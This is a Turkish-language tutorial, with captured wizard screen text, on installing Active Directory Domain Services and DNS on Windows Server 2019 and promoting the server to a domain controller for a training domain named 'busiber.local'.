[< Previous](#)[Next >](#)[Install](#)[Cancel](#)

Çıkan uyarıya YES diyerek devam ediniz.



Kurulumun bitmesini bekleyiniz.

Add Roles and Features Wizard

Installation progress

DESTINATION SERVER
WIN-FNG7ILTBOHO

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD DS

DNS Server

Confirmation

Results

View installation progress

i Feature installation

Installation started on WIN-FNG7ILTBOHO

Active Directory Domain Services

DNS Server

Group Policy Management

Remote Server Administration Tools

Role Administration Tools

DNS Server Tools

AD DS and AD LDS Tools

Active Directory module for Windows PowerShell

AD DS Tools


Active Directory Administrative Center

AD DS Snap-Ins and Command-Line Tools


[1] You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings


< Previous Next > Install Cancel




Kurulumlar bittikten sonra, Server Manager uygulamasını açarak çıkan bildirime tıklayıp “Promote this server to a domain controller” yazısına tıklayınız.




Yeni bir Active Directory ortamı kuracağımız için, Add a new forest seçeneğini işaretleyip alan adını veriniz. Eğitim senaryosu gereği kök alan adı “busiber.local” olarak atanmıştır. Ne yaptığınızı biliyorsanız, değiştirmekte serbestsiniz.




DSRM parolası atayarak diğer ayarları varsayımlarda bırakabilirsiniz.




NetBIOS çağrı adını “BUSIBER” olarak atayıp devam ediniz.



Yapilandırma dosyalarının konumlarını varsayılan olarak bırakıp devam ediniz.



Next'e tıklayıp devam ediniz.



Bu adıma kadar herhangi bir problem ile karşılaşmadıysanız, kurulum işlemine devam edebilirsiniz.

Active Directory Domain Services Configuration Wizard

Prerequisites Check

TARGET SERVER
WIN-FNG7ILTB0HO

✓ All prerequisite checks passed successfully. Click 'Install' to begin installation. Show more X

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Prerequisites need to be validated before Active Directory Domain Services is installed on this computer
[Rerun prerequisites check](#)

View results

⚠ Windows Server 2019 domain controllers have a default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms when establishing security channel sessions.
For more information about this setting, see Knowledge Base article 942564 (<http://go.microsoft.com/fwlink/?LinkId=104751>).

⚠ A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "busiber.local". Otherwise, no action is required.

⚠ If you click Install, the server automatically reboots at the end of the promotion operation.

